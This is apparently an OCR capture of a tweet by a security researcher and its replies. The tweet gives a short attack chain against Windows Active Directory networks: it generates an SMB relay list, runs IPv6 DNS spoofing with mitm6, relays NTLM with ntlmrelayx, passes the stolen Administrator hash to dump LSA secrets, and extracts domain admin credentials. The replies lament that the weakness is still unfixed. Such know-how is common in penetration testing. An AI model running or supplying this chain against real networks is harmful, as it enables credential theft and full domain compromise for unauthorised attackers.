

Paul Seekamp
@nullenc0de

#EASY

```
cme smb $hosts --gen-relay-list relay.txt

mitm6 -i eth0 -d $domain

ntlmrelayx.py -6 -wh $attacker_ip -of loot -tf relay.txt

extract "Admin" hash

cme smb $hosts -u Administrator -H $hash -d LOCALHOST --lsa

cp /root/.cme/logs/*.secrets |sort -u

extract DA cred
```

1:08 PM - 13 Nov 2019

49 Retweets **166** Likes

4 49 166

Paul Seekamp @nullenc0de · 6h

1) why is this process not automated yet.
2) how is this not fixed everywhere by now.
3) why do AV vendors (at a minimum) allow pillaging via LSA still.
4) 😓

1 3

phoenix2019 @aubrey_lab · 3h

Replying to @nullenc0de

If this does not work, what is plan B? I think pentesters relay on this way too much.